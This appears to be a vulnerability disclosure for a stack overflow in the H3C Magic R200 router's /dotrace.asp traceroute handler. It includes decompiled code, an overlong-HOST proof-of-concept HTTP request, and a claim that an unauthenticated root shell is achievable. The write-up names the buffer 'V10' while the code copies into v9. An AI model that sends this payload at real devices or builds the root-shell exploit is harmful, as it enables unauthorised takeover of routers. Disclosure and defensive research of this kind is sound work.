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H3C magic R200 R200V200R004L02.bin Stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address：https://www.h3c.com/cn/d_202012/1361151_30005_0.htm

Affected version

数字化解决方案领导者

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H3C R200V200R004L02 （仅适用于原先版本为V200系列的设备）版本及软件说明书

软件名称： H3C R200V200R004L02 （仅适用于原先版本为V200系列的设备）版本及软件说明书

发布日期： 2020/12/1 10:07:11

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H3C MagicR200V200R004L02 版本说明书.pdf(605.54 KB)

R200V200R004L02.zip(6.13 MB)

软件说明：

The figure above shows the latest firmware.

Vulnerability details

```
int __fastcall sub_41F0EC(int a1, int a2)
{
  int v3; // $v0
  int v4; // [sp+20h] [+20h]
  int v5; // [sp+24h] [+24h]
  int v6; // [sp+24h] [+24h]
  int v7; // [sp+28h] [+28h]
  _DWORD *v8; // [sp+2Ch] [+2Ch]
  char v9[64]; // [sp+30h] [+30h] BYREF
  int v10[5]; // [sp+70h] [+70h] BYREF
  char v11[20]; // [sp+84h] [+84h] BYREF
  int v12; // [sp+98h] [+98h] BYREF
  char v13[64]; // [sp+9Ch] [+9Ch] BYREF
  char v14[20]; // [sp+DCh] [+DCh] BYREF
  int v15; // [sp+F0h] [+F0h] BYREF
  int v16; // [sp+F4h] [+F4h] BYREF
  int v17; // [sp+F8h] [+F8h] BYREF
  int v18; // [sp+FCh] [+FCh] BYREF
  int v19[10]; // [sp+100h] [+100h] BYREF
  int v20[6]; // [sp+128h] [+128h] BYREF
  char v21[200]; // [sp+140h] [+140h] BYREF

  memset(v10, 0, sizeof(v10));
  v17 = -1;
  v18 = 0;
  v19[0] = (int)"traceroute";
  v19[1] = (int)"-In";
  v19[2] = (int)"-s";
  v19[3] = (int)v14;
  v19[4] = (int)"-o";
  v19[5] = (int)v11;
  v19[6] = (int)"-k";
  v19[7] = (int)"file";
  v19[8] = (int)v13;
  v19[9] = 0;
  v20[0] = (int)"traceroute";
  v20[1] = (int)"-In";
  v20[2] = (int)"-k";
  v20[3] = (int)"file";
  v20[4] = (int)v13;
  v20[5] = 0;
  if ( !*(_DWORD *)(a2 + 164) || !**(_BYTE **)(a2 + 164) )
    return sub_487144(a2, (int)"<TR class=textCell><TD colspan=5>### Trace failed ###</TD>
  v7 = 0;
  v7 = strstr(*(_DWORD *)(a2 + 164), "HOST=");
  v5 = strchr(*(_DWORD *)(a2 + 164), '&');
  if ( !v7 || !v5 )
    return sub_487144(a2, (int)"<TR class=textCell><TD colspan=5>### Invalid parameter ###
  strncpy(v9, v7 + 5, v5 - v7 - 5);
  v9[v5 - v7 - 5] = 0;
  v7 = 0;
  v7 = strstr(*(_DWORD *)(a2 + 164), "INTF=");
  if ( v7 )
  {
    v6 = strchr(v7, '&');
    if ( !v6 )
```

between "HOST=" and "&"

The data between "HOST=" and "&" is copied to the V10 array through the strncpy function, which causes stack overflow without limiting the size of the copy.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R200V200R004L02.bin
2. Attack with the following POC attacks

```
GET /dotrace.asp?
HOST=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
 HTTP/1.1
Host: 192.168.124.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101
Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.124.1/maintain_diag.asp
Cookie: LOGIN_PSD_REM_FLAG=; PSWMOBILEFLAG=; LOGINCOUNT=; USERLOGINIDFLAG=
Upgrade-Insecure-Requests: 1
```



The above figure shows the POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization